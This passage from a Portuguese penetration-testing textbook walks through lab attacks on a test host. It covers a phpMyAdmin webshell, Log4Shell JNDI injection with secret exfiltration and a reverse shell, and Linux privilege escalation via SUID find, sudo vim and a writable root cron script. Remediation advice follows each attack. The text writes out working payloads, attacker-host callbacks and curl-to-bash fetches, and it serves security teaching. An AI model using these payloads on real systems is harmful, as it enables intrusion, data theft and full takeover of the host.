O `phpMyAdmin` fecha a cadeia mostrando por que expor um painel de administração de banco é um erro grave. Confirme a porta com o **nmap** e a página com o `curl`:

```
nmap -p80 -sV --script http-title 10.137.0.24
curl -s http://10.137.0.24/phpmyadmin/ | grep -i phpmyadmin
80/tcp open  http  Apache httpd 2.4.x
|_http-title: Empresa Blog
<title>phpMyAdmin</title>
```

O painel está aberto em `http://10.137.0.24/phpmyadmin/`. Ele autentica contra o MariaDB, então qualquer credencial fraca do banco entra — as `dbadmin/admin123` do módulo MySQL, ou `root`, ou as `wpuser/wppass` que já vazaram no `wp-config.php.bak`. Uma vez logado, você tem SQL livre sobre todos os bancos. E SQL num MariaDB com privilégio `FILE` é leitura e escrita de arquivos: `LOAD_FILE()` lê qualquer arquivo do sistema, e `INTO OUTFILE` grava uma webshell dentro da raiz do servidor:

```
SELECT LOAD_FILE('/var/www/private/flag.txt');
SELECT "<?php system($_GET['c']); ?>" INTO OUTFILE '/var/www/html/sh.php';
```

A primeira consulta lê a flag pelo banco; a segunda planta um segundo shell independente do Metasploit, garantindo persistência mesmo que o plugin vulnerável seja removido.

Até onde vai

O comprometimento é total. Como `www-data` você lê e altera todo o conteúdo do site, injeta código em cada página servida e usa o host como trampolim para a rede interna. Pelo `phpMyAdmin` com privilégio `FILE`, o alcance vai além do WordPress: qualquer arquivo legível pelo MariaDB, e escrita arbitrária no disco. O passo seguinte natural é a escalação de privilégio — de `www-data` para `root` —, tema do capítulo de pós-exploração. Este alvo, comprometido pela web, entrega o restante da máquina.

Remediação

Fechar essa cadeia é quebrar cada elo. Mantenha o **núcleo e todos os plugins atualizados** — Mail Masta e wp-file-manager 6.0 têm correção há anos; software sem manutenção deve ser desinstalado, não apenas desativado. Imponha **senhas fortes** e autenticação em dois fatores a toda conta, sobretudo administradores; `admin/admin` é indefensável. **Nunca** deixe backups como `wp-config.php.bak` sob a raiz web — versione fora do `docroot` e negue no servidor o download de `.bak`, `.old`, `.sql`. **Desabilite o `xmlrpc.php`** se não for usado, cortando a força bruta amplificada e o SSRF por

pingback. Desative a **listagem de diretórios** (`Options -Indexes`). E jamais exponha o **phpMyAdmin** à rede: restrinja-o a `localhost` ou a uma VPN, retire o privilégio `FILE` das contas de aplicação e proíba login remoto de `root`. Defesa em profundidade: cada camada que sobrevive quebra a cadeia inteira.

Ferramentas citadas

- **wpscan** — scanner de segurança dedicado ao WordPress (versão, usuários, plugins e vulnerabilidades). Licença: código aberto para uso não comercial (WPScan Public Source License); banco de dados de vulns exige token de API.
- **Metasploit Framework** — plataforma de desenvolvimento e execução de exploits; usado aqui pelo módulo `wp*file*manager_rce`. Licença: código aberto (BSD-3, edição Framework).
- **nmap** — varredor de redes, portas e serviços; aqui para confirmar a porta e o título HTTP. Licença: código aberto (NPSL, derivada da GPL).
- **whatweb** — identificador de tecnologias web (CMS, servidor, versões) por banner. Licença: código aberto (GPLv2).
- **curl** — cliente de linha de comando para HTTP; usado para demonstrar o mecanismo da LFI e ler o backup de configuração. Licença: código aberto (curl license, estilo MIT).

Referências

- WPSCAN. **WPScan WordPress Security Scanner Documentation**. Disponível em: https://wpscan.com/documentation. Acesso em: 11 jul. 2026.
- RAPID7. **WordPress File Manager Unauthenticated Remote Code Execution (Metasploit module)**. Disponível em: https://www.rapid7.com/db/modules/exploit/multi/http/wp*file*manager_rce/. Acesso em: 11 jul. 2026.
- NIST. **CVE-2016-10956 Detail (Mail Masta 1.0 — Local File Inclusion)**. National Vulnerability Database. Disponível em: https://nvd.nist.gov/vuln/detail/CVE-2016-10956. Acesso em: 11 jul. 2026.
- NIST. **CVE-2020-25213 Detail (WP File Manager 6.0-6.8 — Unauthenticated Remote Code Execution)**. National Vulnerability Database. Disponível em: https://nvd.nist.gov/vuln/detail/CVE-2020-25213. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 20 — Log4Shell (CVE-2021-44228)

Uma linha de log parece a coisa mais inofensiva do mundo — a máquina só está anotando o que aconteceu. Mas em dezembro de 2021 o planeta descobriu que anotar podia executar. Bastava mandar um texto mágico num campo qualquer que o servidor registrasse, e a biblioteca de log mais popular do Java saía buscando código na rede e rodando. Chamaram de Log4Shell, e por semanas ninguém dormiu. Neste capítulo você acorda esse fantasma no alvo do lab.

A falha: interpolação de log que vira execução remota

O **Log4Shell** é a vulnerabilidade **CVE-2021-44228**, presente na **Apache Log4j 2** (versões 2.0-beta9 a 2.14.1). A raiz do problema está num recurso pouco conhecido: a **interpolação de mensagem (message lookup substitution)**. Quando o Log4j registra uma linha, ele varre o texto atrás de padrões `${...}` e os **resolve dinamicamente** — `${java:version}`, `${env:PATH}`, `${sys:user.name}` e, fatalmente, `${jndi:...}`.

O prefixo `jndi` aciona a **JNDI (Java Naming and Directory Interface)**, a API do Java para consultar serviços de diretório. Um `${jndi:ldap://servidor/objeto}` faz a aplicação abrir uma conexão **LDAP** com o servidor indicado e pedir o objeto. É aqui que a cadeia se fecha: se o servidor LDAP responder apontando para uma **classe Java remota** (via `javaCodeBase` / `javaFactory`), a JVM vulnerável **baixa e instancia essa classe** — executando o código do atacante. Nenhuma autenticação, nenhum privilégio prévio. Só o texto entrou num campo que foi logado.

A cadeia completa, do texto ao shell, tem quatro elos:

Cadeia do Log4Shell (CVE-2021-44228): do header à execução de classe remota.

Cadeia do Log4Shell (CVE-2021-44228): do header à execução de classe remota.

- **Payload** — a string `${jndi:ldap://atacante:1389/x}` chega num campo que a aplicação registra no log.
- **JNDI** — o Log4j resolve o lookup e a JVM consulta o endereço via JNDI.
- **LDAP** — o servidor malicioso do atacante responde com uma referência a uma classe remota.
- **RCE** — a JVM baixa a classe (por HTTP) e a executa; o atacante ganha **execução remota de código (remote code execution)**.

No alvo, essa falha vive no módulo **`log4j`** do `provision.sh`. Ele sobe um pequeno servidor HTTP Java na porta **8888** — um "Portal de Serviços v1.0" — que usa **log4j-core 2.14.1** e comete o pecado clássico: registra no log o valor do header `X-Api-Version` enviado pelo cliente (`log.info("request X-Api-Version=" + v)`). Pior: o serviço roda com `-Dcom.sun.jndi.ldap.object.trustURLCodebase=true` sobre um **JDK 8**, exatamente a combinação que permite o carregamento de classe remota que as JVMs modernas já bloqueiam por padrão. É o cenário de 2021 preservado em laboratório.

Recon: achar o app na 8888

O capítulo de varredura já mapeou as portas do alvo; aqui o interesse é a 8888. Confirme o serviço com o **nmap** e depois converse com ele via **curl**.

```
  1 nmap -sV -p 8888 10.137.0.24
984 PORT     STATE SERVICE VERSION
985 8888/tcp open  http    Java HTTP server
986 Nmap done: 1 IP address (1 host up) scanned in 6.02 seconds
```

Um `curl` na raiz revela o banner da aplicação:

```
curl -i http://10.137.0.24:8888/
HTTP/1.1 200 OK
Content-length: 24
Portal de Servicos v1.0
```

O passo decisivo do recon não é a versão exibida — é descobrir **quais campos a aplicação escreve no log**. Todo header, parâmetro ou corpo que acabe numa chamada de logging é um vetor. No alvo, o `X-Api-Version` é o campo logado (com o `User-Agent` como reserva). Numa avaliação real, você pulverizaria payloads de teste em todos os cabeçalhos comuns; aqui já sabemos onde bater.

Exploração: detecção OOB, LDAP malicioso e RCE

Uma ressalva de honestidade antes de qualquer comando: **o Kali Linux não traz uma ferramenta única e dedicada ao Log4Shell**. Não existe um `log4shell` no menu. A exploração se monta com peças: um **servidor JNDI/LDAP malicioso** (o `marshalsec` ou o `rogue-jndi`/`JNDIExploit`, que você clona e compila à parte), a injeção manual do payload com `curl`, um `nc` para provar o retorno, e — para automatizar tudo — o módulo do **Metasploit**. Nada de mágica de um clique.

Detecção cega por canal OOB

Como a resposta HTTP não muda quando o payload dispara, a confirmação é feita **fora de banda (out-of-band, OOB)**: você provoca o alvo a te ligar de volta. Suba um ouvinte com **nc** na porta que o payload vai indicar (1389 é a porta LDAP convencional dos PoCs):

```
nc -lvnp 1389
```

Noutro terminal, injete o payload no header logado, apontando para o IP do Kali:

```
curl -s http://10.137.0.24:8888/ -H 'X-Api-Version: ${jndi:ldap://10.137.0.21:1389/x}'
```

Se o alvo for vulnerável, o `nc` acusa a conexão de volta — a JVM do alvo tentou resolver o LDAP no seu endereço:

```
Listening on 0.0.0.0 1389
Connection received on 10.137.0.24 41022
0......x...
```

Essa conexão **prova** a falha: o texto do header virou uma consulta de rede. É exatamente o que o `test-lab.sh` faz — sobe um mini-responder LDAP em 1389 e confirma o `HIT` do callback.

Exfiltração da flag pelo próprio canal

O lookup do Log4j pode ser **aninhado (nested)**: você resolve uma variável de ambiente do alvo *dentro* do endereço LDAP, e ela viaja no caminho da requisição. O serviço guarda a flag na variável `LAB_FLAG`. Ouça de novo e mande o payload aninhado:

```
curl -s http://10.137.0.24:8888/ -H 'X-Api-Version:
${jndi:ldap://10.137.0.21:1389/${env:LAB_FLAG}}'
```

No ouvinte, o segredo chega estampado no path da consulta LDAP — sem precisar de RCE:

```
Connection received on 10.137.0.24 41108
0.....2..0FLAG{log4shell_a1b2c3d4e5}..basicConstraints
```

RCE completo com o LDAP malicioso

A exfiltração já entrega a flag, mas o impacto real do Log4Shell é o **shell**. Para isso o servidor LDAP não pode só receber a conexão: ele tem de **responder com uma referência a uma classe** que a JVM baixe e execute. É o papel do `marshalsec` (o PoC original de Moritz Bechler) ou do `rogue-jndi`/`JNDIExploit`. Estes não vêm no Kali; clone e compile:

```
git clone https://github.com/veracode-research/rogue-jndi
cd rogue-jndi && mvn package
```

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,<cmd_b64>}|{base64,-d}|{bash,-i}" --hostname 10.137.0.21
+-+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.137.0.21:1389/o=reference to artsploit.controllers.RemoteReference
```

Com o LDAP servindo a classe, dispare o payload apontando para ele. Como o alvo roda JDK 8 com `trustURLCodebase=true`, a JVM busca a classe pelo HTTP embutido e a executa:

```
curl -s http://10.137.0.24:8888/ -H 'X-Api-Version: ${jndi:ldap://10.137.0.21:1389/o=reference}'
```

Um `nc -lvnp 4444` em espera recebe o shell reverso, executando como o usuário do serviço, `log4jsvc`. Dali a flag também sai do arquivo em disco:

```
id
uid=1004(log4jsvc) gid=1004(log4jsvc) groups=1004(log4jsvc)
cat /opt/log4j/flag.txt
FLAG{log4shell_a1b2c3d4e5}
```

A via automatizada: módulo do Metasploit

O Metasploit encapsula toda essa coreografia — sobe o LDAP e o HTTP, injeta o payload e entrega a sessão — no módulo **`exploit/multi/http/log4shell_header_injection`**:

```
msfconsole -q
msf6 > use exploit/multi/http/log4shell_header_injection
msf6 exploit(log4shell_header_injection) > set RHOSTS 10.137.0.24
msf6 exploit(log4shell_header_injection) > set RPORT 8888
msf6 exploit(log4shell_header_injection) > set HTTP_HEADER X-Api-Version
msf6 exploit(log4shell_header_injection) > set SRVHOST 10.137.0.21
msf6 exploit(log4shell_header_injection) > set LHOST 10.137.0.21
msf6 exploit(log4shell_header_injection) > run
[+] 10.137.0.24:8888 - Server started.
[*] Sending exploit
[*] Command shell session 1 opened (10.137.0.21:4444 -> 10.137.0.24:41220)
```

A flag

Seja pelo canal OOB (o `${env:LAB_FLAG}` viajando no path do LDAP), seja lendo `/opt/log4j/flag.txt` depois do shell, o objetivo é o mesmo:

```
FLAG{log4shell_a1b2c3d4e5}
```

Parentes do Log4Shell: Java RMI e distcc

O Log4Shell não inventou o carregamento de classe remota — apenas o alcançou por um caminho novo, um log. A ideia de baixar e executar código de um endereço que o atacante controla é bem mais antiga, e o próprio alvo expõe dois serviços que a ilustram por outras portas.

O primeiro é o **Java RMI (Remote Method Invocation)**, o mecanismo nativo do Java para objetos se chamarem entre JVMs; seu **registro (registry)** costuma ficar na porta **1099**. Quando um registry aceita **carregamento de classe remota (remote class loading)**, um cliente malicioso resolve um objeto cuja classe mora num servidor HTTP do atacante — e a JVM do alvo baixa e executa essa classe, exatamente como no elo final do Log4Shell. Não é coincidência: um `${jndi:rmi://...}` do Log4j aponta para um endpoint RMI justamente porque é o mesmo destino. O recon acha o serviço com `nmap -sV -p1099`, que anuncia `java-rmi`, e a exploração fiel é do Metasploit, que sobe o HTTP com a classe e força o registry a carregá-la:

```
msf6 > use exploit/multi/misc/java_rmi_server
msf6 exploit(java_rmi_server) > set RHOSTS 10.137.0.24
```

```
msf6 exploit(java_rmi_server) > run   ->  uid=1006(rmisvc) ... FLAG{javarmi_...}
```

No alvo, um `rmiregistry` Java **de verdade** roda sobre o JDK 8 com `java.rmi.server.useCodebaseOnly=false` e um `SecurityManager` permissivo — a combinação exata que autoriza o carregamento remoto —, então o `java*rmi*server` funciona diretamente e devolve um shell como `rmisvc`.

O segundo é o **distcc**, que distribui compilações C/C++ por uma rede e escuta na porta **3632**. A falha (**CVE-2004-2687**) é de projeto: um `distccd` exposto sem restrição **executa o "compilador" que o cliente indica** — e nada impede que esse "compilador" seja `sh -c <comando>`. Um job forjado vira execução de comando. O alvo roda um `distccd` **real**, exposto com `--allow` amplo e sem `DISTCC*CMDLIST*`, *então o* `*exploit/unix/misc/distcc*exec` do Metasploit funciona diretamente, resultando num shell como `distccd` (`FLAG{distcc_...}`).

Três serviços, uma lição: **qualquer coisa que aceite um endereço, uma classe ou um comando de uma fonte não confiável e o execute é um Log4Shell esperando para acontecer.** A defesa é a mesma família — não expor o serviço, não confiar na entrada e desligar o carregamento ou a execução remota que ninguém usa (`useCodebaseOnly=true` no RMI; `--allow` e `DISTCC_CMDLIST` no distcc).

Até onde vai

O que se ganha aqui é **execução remota de código não autenticada** — a classe de falha mais grave que existe. No alvo, o shell chega como `log4jsvc`, um usuário de serviço; é o ponto de partida para o capítulo de **escalação de privilégio**, onde esse acesso limitado vira `root`. Em 2021, o Log4Shell foi devastador justamente por ser trivial de disparar e por o Log4j estar embutido em incontáveis produtos — de servidores corporativos a jogos. Qualquer campo refletido num log — cabeçalho HTTP, nome de usuário no login, User-Agent, assunto de e-mail — era uma porta.

Remediação

Fechar o Log4Shell é, antes de tudo, **atualizar a biblioteca**. A Apache corrigiu em etapas, e só a versão final estanca o vetor por completo:

- **Atualizar o Log4j para 2.17.1 ou superior** — a 2.15 e a 2.16 ainda tiveram falhas relacionadas (CVE-2021-45046, CVE-2021-45105); a 2.17.x é o piso seguro.
- **Desligar os lookups** onde não dá para atualizar: iniciar a JVM com `-Dlog4j2.formatMsgNoLookups=true` ou definir `LOG4J*FORMAT*MSG*NO*LOOKUPS=true`; em versões antigas, remover a classe `JndiLookup` do jar.
- **Bloquear o carregamento de classe remota**: manter `com.sun.jndi.ldap.object.trustURLCodebase=false` (o padrão nas JVMs atuais) — foi o `true` do lab que permitiu o RCE completo.
- **Filtrar na borda** com um **WAF (Web Application Firewall)** que barre padrões `${jndi:` nos cabeçalhos e parâmetros — paliativo útil, jamais substituto do patch.
- **Nunca registrar entrada do usuário sem sanitização** e inventariar dependências: você só corrige o que sabe que tem.

Ferramentas citadas

- **Metasploit Framework** — plataforma de exploração; o módulo `log4shell*header*injection` automatiza o Log4Shell. Licença: código aberto (BSD, edição Framework).
- **marshalsec** — PoC de gadgets de desserialização/JNDI que sobe servidores LDAP/RMI maliciosos; referência histórica do Log4Shell. Licença: código aberto.
- **rogue-jndi / JNDIExploit** — servidores JNDI maliciosos que respondem com classe remota para obter RCE. Licença: código aberto.
- **nc (netcat)** — canivete de rede; aqui como ouvinte para provar o callback OOB. Licença: código aberto.
- **curl** — cliente HTTP de linha de comando; injeta o payload no header logado. Licença: código aberto (curl license, estilo MIT).

- **nmap** — varredor de portas e serviços; identifica o app na 8888. Licença: código aberto (NPSL).

Referências

- NATIONAL VULNERABILITY DATABASE. **CVE-2021-44228 Detail**. NIST. Disponível em: https://nvd.nist.gov/vuln/detail/CVE-2021-44228. Acesso em: 11 jul. 2026.
- THE APACHE SOFTWARE FOUNDATION. **Apache Log4j Security Vulnerabilities**. Disponível em: https://logging.apache.org/log4j/2.x/security.html. Acesso em: 11 jul. 2026.
- THE APACHE SOFTWARE FOUNDATION. **Apache Log4j 2 — JNDI and Lookups**. Disponível em: https://logging.apache.org/log4j/2.x/manual/lookups.html. Acesso em: 11 jul. 2026.
- CISA. **Apache Log4j Vulnerability Guidance**. Cybersecurity and Infrastructure Security Agency. Disponível em: https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance. Acesso em: 11 jul. 2026.
- RAPID7. **Java RMI Server Insecure Default Configuration Java Code Execution (Metasploit module)**. Disponível em: https://www.rapid7.com/db/modules/exploit/multi/misc/java*rmi*server/. Acesso em: 15 jul. 2026.
- MITRE. **CVE-2004-2687: distcc remote code execution**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687. Acesso em: 15 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 21 — Escalação de privilégio

Você entrou como `www-data` por um upload malicioso, ou como `aluno` por uma senha reciclada — tanto faz. O shell é apertado, o prompt é `$` e não `#`, e cada comando interessante responde com `Permission denied`. É aqui que muitos param. É aqui que o pentest de verdade começa: pegar esse acesso raquítico e transformá-lo em `root`. A máquina quase nunca é derrubada pela porta da frente; ela é derrubada por dentro, por uma permissão que alguém deixou frouxa e esqueceu.

Este capítulo é o finale da pós-exploração. Pressupõe que você já tem um **shell não privilegiado (unprivileged shell)** no alvo `projeto*meu*deus` — de qualquer um dos capítulos anteriores. O objetivo agora é a **escalação de privilégio local (local privilege escalation)**: sair de um usuário comum e chegar a `root`, o dono absoluto da máquina.

A falha: três frestas para o topo

O módulo `mod_privesc` do alvo planta, de propósito, os três vetores clássicos de escalação local em Linux — os mesmos que aparecem em quase todo relatório real:

- Um binário **SUID (Set User ID)** perigoso: `/usr/bin/find` recebe o bit SUID e passa a rodar como `root`, não importa quem o chame.
- Uma regra de **sudo NOPASSWD** larga demais: o usuário `aluno` pode rodar `/usr/bin/vim` como `root` sem digitar senha.
- Uma tarefa de **cron** do `root` apontando para um script **gravável por todos (world-writable)**: `/opt/backup.sh` roda a cada minuto como `root`, e qualquer usuário pode reescrevê-lo.

Cada um sozinho já basta para virar `root`. O trabalho do atacante é, primeiro, **enumerar** para encontrá-los; depois, **explorar** o mais conveniente.

Enumeração automática do sistema

Enumerar privesc à mão é possível, mas lento e falho. O padrão do mercado é jogar um script de enumeração no alvo e deixá-lo varrer tudo — SUIDs, sudo, cron, capabilities, kernel, senhas em texto claro. A ferramenta de referência do Kali para isso é o **linpeas**, parte da suíte **PEASS-ng**.

O linpeas não vem no shell do alvo; você o transfere do Kali. Sirva-o por HTTP e puxe-o do lado de lá:

```
# no Kali: servir o linpeas.sh (vem em /usr/share/peass/linpeas/)
cp /usr/share/peass/linpeas/linpeas.sh .
python3 -m http.server 8000
# no shell do alvo: baixar e rodar direto da memória
cd /tmp
curl -s http://10.137.0.21:8000/linpeas.sh | bash
```

O linpeas colore os achados por risco. No alvo `projeto*meu*deus`, três blocos gritam em vermelho/amarelo:

```
╔══════════ SUID - Check easy privesc, exploits and write perms
-rwsr-xr-x 1 root root /usr/bin/find  --->  GTFOBins
╔══════════ Checking sudo tokens / sudo -l
User aluno may run the following commands:
    (ALL) NOPASSWD: /usr/bin/vim
╔══════════ Cron jobs
* * * * * root /opt/backup.sh
-rwxrwxrwx 1 root root /opt/backup.sh   <-- WORLD WRITABLE
```

Os três vetores caíram na mesma tela. Para casos em que a falha é o próprio **kernel** (não é o do nosso alvo, mas é rotina verificar), rode em paralelo o **linux-exploit-suggester**, que cruza a versão do kernel com exploits públicos conhecidos:

```
# no alvo, após transferir o script do mesmo modo
./linux-exploit-suggester.sh
Kernel version: 6.1.x
Possible Exploits:
[ generic ] Nenhum exploit de kernel aplicável — foque em misconfig (SUID/sudo/cron)
```

A leitura é clara: no `projeto*meu*deus` o caminho não é o kernel, e sim **configuração errada**. É o cenário mais comum em máquinas reais bem-patcheadas.

Confirmando à mão o que o linpeas apontou

Antes de explorar, vale reproduzir os dois comandos manuais que estão no coração da enumeração — são o que o linpeas roda por baixo, e você deve saber invocá-los sozinho quando não puder subir um script.

O primeiro lista o que o `sudo` permite ao usuário atual, sem gastar tentativa de senha:

```
sudo -l
User aluno may run the following commands:
    (ALL) NOPASSWD: /usr/bin/vim
```

O segundo caça todos os binários com bit SUID no sistema inteiro — `-perm -4000` é a máscara do SUID:

```
find / -perm -4000 -type f 2>/dev/null
/usr/bin/find
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
...
```

`/usr/bin/find` nessa lista é a anomalia: `find` não é SUID numa instalação normal. Está plantado.


Flagrando o cron em tempo real com pspy

A tarefa de cron não aparece com o mesmo destaque se você não tiver permissão de ler `/etc/cron.d/` — e num alvo real é comum não ter. A ferramenta que resolve isso é o **pspy**: ele monitora processos e comandos do sistema **sem precisar de root**, revelando tarefas agendadas de outros usuários no instante em que disparam.

```
# no alvo, após transferir o binário pspy64
./pspy64
2026/07/11 14:32:01 CMD: UID=0    PID=2210   | /bin/bash /opt/backup.sh
2026/07/11 14:33:01 CMD: UID=0    PID=2231   | /bin/bash /opt/backup.sh
```

`UID=0` é `root`. A cada minuto, o `root` executa `/opt/backup.sh`. Se esse arquivo for gravável por você, o jogo acabou — e o linpeas já mostrou que ele é `rwxrwxrwx`.

O ciclo de escalação — enumerar, escolher o vetor, explorar via GTFOBins, virar root — está resumido no diagrama a seguir.



Escalação local: da enumeração aos vetores clássicos (GTFOBins) até o root.

Exploração via GTFOBins

Descobertos os vetores, a exploração é quase mecânica graças ao **GTFOBins** — um catálogo público que documenta, para cada binário Unix, como abusá-lo para escapar de restrições, ler arquivos ou escalar privilégio. Não é uma ferramenta que se instala: é a referência que você consulta para saber a sintaxe exata de cada abuso. Os três vetores do alvo têm entrada no GTFOBins.

Vetor 1 — SUID em find

Quando um binário tem o bit SUID, ele roda com os privilégios do **dono** do arquivo — aqui, `root`. O `find` permite executar comandos com `-exec`; se ele já corre como `root`, o comando que ele dispara também corre. A flag `-p` do shell é o detalhe que faz a diferença: ela impede o `bash` de largar os privilégios elevados.

```
   1 # no shell não privilegiado
1043 find . -exec /bin/sh -p \; -quit
1044 # id
1045 uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

O `euid=0(root)` é a vitória: seu **UID efetivo** agora é `root`. Este vetor funciona para **qualquer** usuário, inclusive `www-data` — não depende de senha nem de regra de sudo.

Vetor 2 — sudo NOPASSWD em vim

Se o seu shell é do usuário `aluno`, há um caminho ainda mais direto. O `sudo -l` mostrou que `aluno` roda `/usr/bin/vim` como `root` sem senha. O `vim` é um editor, mas tem um shell embutido: o comando `:!` executa um programa do sistema. Rodando o `vim` como `root`, esse programa nasce como `root`.

```
   1 # como aluno
1046 sudo vim -c ':!/bin/sh'
1047 # id
1048 uid=0(root) gid=0(root) groups=0(root)
```

Aqui o `uid` é `0` inteiro — `root` pleno, não apenas efetivo. É o vetor mais limpo dos três: uma linha, sem arquivos deixados no disco. A entrada `vim` do GTFOBins na seção *sudo* descreve exatamente essa técnica.

Vetor 3 — cron de root com script gravável

O terceiro vetor é o mais didático sobre o perigo de permissões frouxas. O `/opt/backup.sh` roda como `root` a cada minuto e é `rwxrwxrwx` — você pode escrevê-lo. Basta **injetar** um comando no fim do script e esperar o próximo ciclo. Um clássico é fazer o `root` tornar o `bash` um SUID; depois você o invoca com `-p` e herda os privilégios.

```
   1 # no shell não privilegiado: anexa a carga ao script do cron
1049 echo 'chmod +s /bin/bash' >> /opt/backup.sh
1050 # aguarda até 60s o cron do root disparar
1051 sleep 65
1052 # invoca o bash preservando o SUID recém-plantado
1053 /bin/bash -p
1054 bash-5.2# id
1055 uid=1001(aluno) gid=1001(aluno) euid=0(root) groups=1001(aluno)
```

Novamente `euid=0(root)`. Você fez o próprio `root` armar a sua escalação, sem tocar em senha nenhuma — apenas explorando um arquivo que jamais deveria ter sido gravável por terceiros.

A flag: o objetivo final

Com `root` por qualquer um dos três caminhos, o objetivo do laboratório está ao alcance. A flag de `root` mora em `/root/root.txt`, com permissão `0600` — invisível para todos, exceto o próprio `root`. Agora que você é ele, leia:

```
# id
uid=0(root) ...
# cat /root/root.txt
FLAG{root_a1b2c3d4e5}
```

Capturada a flag de `root`, a máquina inteira é sua: você lê `/etc/shadow`, dumpa credenciais, pivota para outros hosts, instala persistência. Este era o topo da cadeia — de um upload de web shell ou uma senha fraca, o controle total do sistema operacional.

Remediação

O lado defensivo de cada vetor é curto e barato — e é o que fecha o ciclo ético do pentest. Os três problemas se corrigem em minutos:

- **SUID desnecessário:** remova o bit de binários que não precisam dele. `chmod u-s /usr/bin/find`. Audite periodicamente com `find / -perm -4000 -type f` e compare com uma linha de base conhecida.
- **sudo largo demais:** nunca conceda `NOPASSWD` a editores, interpretadores ou binários com shell embutido (`vim`, `less`, `awk`, `python`) — todos têm entrada no GTFOBins justamente por isso. Restrinja o `sudo` a comandos específicos, sem argumentos livres, e exija senha.
- **Cron com script gravável:** o script executado por uma tarefa de `root` deve pertencer ao `root` e **nunca** ser gravável por outros. `chown root:root /opt/backup.sh && chmod 755 /opt/backup.sh`. O mesmo vale para o diretório que o contém.

A lição geral: escalação local raramente explora um bug exótico; ela explora **descuido de configuração**. Higiene de permissões (SUID, sudo, cron, world-writable) elimina a esmagadora maioria dos caminhos para `root`.

Ferramentas citadas

- **linpeas (PEASS-ng)** — script de enumeração automática de vetores de escalação de privilégio em Linux (SUID, sudo, cron, kernel, credenciais). Vem no Kali em `/usr/share/peass/`. Licença: código aberto (MIT).
- **linux-exploit-suggester** — script que cruza a versão do kernel com exploits públicos conhecidos, sugerindo caminhos de escalação por vulnerabilidade de kernel. Licença: código aberto (GPLv2).
- **pspy** — monitor de processos e comandos do sistema que roda sem privilégios, revelando tarefas de cron e comandos de outros usuários em tempo real. Licença: código aberto (Apache 2.0).
- **GTFOBins** — catálogo de referência (não é ferramenta instalável) que documenta como abusar de binários Unix legítimos para escalar privilégio ou contornar restrições. Licença: código aberto (conteúdo sob GPLv3/MIT).
- **find** — utilitário de busca de arquivos do próprio alvo; abusado aqui via bit SUID. Licença: código aberto (GPL).
- **vim** — editor de texto do alvo; abusado via shell embutido (`:!`) sob `sudo`. Licença: código aberto (licença Vim, compatível com GPL).
- **sudo** — utilitário de execução de comandos com privilégios elevados; enumerado com `sudo -l`. Licença: código aberto (ISC/BSD).

Referências

- GTFOBINS. **GTFOBins: Unix binaries that can be exploited to bypass local security restrictions**. Disponível em: https://gtfobins.github.io/. Acesso em: 11 jul. 2026.
- CARLOS POLOP (PEASS-ng). **Privilege Escalation Awesome Scripts SUITE (linPEAS)**. Disponível em: https://github.com/peass-ng/PEASS-ng. Acesso em: 11 jul. 2026.
- MITRE. **ATT&CK T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid**. Disponível em: https://attack.mitre.org/techniques/T1548/001/. Acesso em: 11 jul. 2026.

- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda; OREBAUGH, Angela. **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 22 — Shells remotos: bind, reverso e estabilização


Cada capítulo deste livro terminou com a mesma frase: "e você ganha um shell". O `commix` cuspiu um `os_shell`, o Metasploit abriu uma `session`, o Tomcat recebeu um WAR e devolveu um prompt. Mas o que é, exatamente, esse shell? Por que uns vêm até você e outros obrigam você a ir até eles? E por que um shell recém-nascido não deixa você apertar `Ctrl-C`, usar as setas ou completar um caminho com `Tab`? Este capítulo destrincha o artefato mais cobiçado da exploração — o interpretador de comandos remoto — e ensina a transformá-lo de um prompt cego num terminal de verdade.

Não há uma falha nova aqui. Há a técnica que amarra todas as anteriores: como o acesso remoto é montado, entregue e estabilizado. Você já obteve shells de várias portas do alvo `meudeus`; agora vai entender a mecânica por trás de cada um deles, com o arsenal nativo do Kali.

Dois jeitos de abrir a porta: bind e reverse

Toda shell remota resolve o mesmo problema — ligar o teclado do atacante ao interpretador do alvo — de uma entre duas formas, que se distinguem por **quem escuta e quem conecta**. A escolha não é estética: ela decide se o ataque atravessa ou não o firewall.

